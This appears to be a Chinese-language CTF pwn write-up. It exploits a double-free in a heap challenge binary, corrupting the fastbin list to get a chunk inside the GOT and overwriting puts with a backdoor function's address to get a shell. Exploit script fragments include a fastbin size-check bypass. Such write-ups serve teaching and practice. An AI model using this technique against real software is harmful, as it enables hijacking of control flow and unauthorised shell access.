
在ida中查看程序可以发现程序给出了一个后门函数gg，执行该函数可以成功获取本地shell



跳转到后门函数的位置，选择0x400947作为我们程序跳转的目标地址



跳转到got表中选择puts函数作为修改的目标函数其地址为0x602020



综上所述我们攻击的思路就是通过重复释放漏洞破坏程序的fastbins链表，然后再次申请目标内存块之后通过构造目标内存块的内容劫持got表，通过修改got表使得程序最终跳转到后门函数的地址0x400947的位置从而实现获取shell

构造攻击脚本,重复释放之后在fastbins表中有a->b->a->c的指针结构，四个指针分别对应四次申请，申请a之后将a堆块的内容改为c，使得在申请c时能够直接申请到对应内存位置的值，申请c之后修改c的内容就可以修改指定内存的内容从而获取shell

shell=0x400947

puts\_got=0x602020

add(0,0x10,b'aaaaa')

add(1,0x10,b'aaaaa')

add(2,0x10,b'aaaaa')

delete(0)

delete(1)

delete(0)

gdb.attach(io)


add(3,0x10,p64(puts\_got))

add(4,0x10,'A')


add(5,0x10,'A')

add(6,0x10,p64(shell))


运行该漏洞利用程序在add\_paper函数之前首先查看bins，发现下一次申请的空闲堆块为0x602020即got表中puts函数的地址



查看该地址的内容如下可以发现确实是got表中puts函数




继续运行该程序发现会跳转到异常处理部分，原因是因为fastbins链表在重新分配堆块内存的过程中会对堆块申请大小进行检查，如果出现申请的大小与size的值不同就会出现报错




绕过这一机制的方法是在got表中进行申请的过程中我们需要找一个位置的size与申请的大小相同。


首先查看got表部分的内存，找到got表中的\_\_stack\_chk\_fail函数，在其数据中存在40字段，我们可以尝试使用其40字段充当我们申请的堆块的size



所以接下来我们想要找到40字段刚好出现在末尾的情况发现当访问0x602020+10地址时40字段能够出现在size位置，目标地址刚好变成int类型的40数值



在IDA中查看该位置的函数发现0x602030在\_\_stack\_chk\_fail函数中



因此我们接下来的目的就是将got表中printf函数进行替换成为shellcode，同时也要注意将system函数的内容填充回原样。

继续构造payload，将申请的地址改为刚才找到的目标地址0x60202a，同时因为我们找到的size为40，所以我们申请的空间就应该变为0x30才能够返回一个0x40大小的堆块。同时为了方便查看是否注入，将最后申请的堆块内容更改为8个‘a’字符串

shell=0x400947

# puts\_got=0x602020

add(0,0x30,b'aaaaa')

add(1,0x30,b'aaaaa')

add(2,0x30,b'aaaaa')

delete(0)

delete(1)

delete(0)

gdb.attach(io)


add(3,0x30,p64(0x60202a))

add(4,0x30,'A')


add(5,0x30,'A')

add(6,0x30,’a’\*8)


运行攻击脚本之后查看bins表的内容




单步运行之后发现成功返回add success，查看got表



运行到最后一个add功能之后查看对应位置的内存数据发现成功将8个‘a’字符串写入到了对应的位置



需要注意的是我们在注入数据时会破坏掉system函数，同时该函数是我们获取shell需要使用的



再次构造exp脚本，这里在向堆块中填入数据时跳过system函数的位置再填入shellcode

shell=0x400947

# puts\_got=0x602020

add(0,0x30,b'aaaaa')

add(1,0x30,b'aaaaa')

add(2,0x30,b'aaaaa')

delete(0)

delete(1)

delete(0)

gdb.attach(io)

add(3,0x30,p64(0x60202a))

add(4,0x30,'A')

add(5,0x30,'A')

add(6,0x30,b'\x00'\*5+b'\x40'+p64(shell))

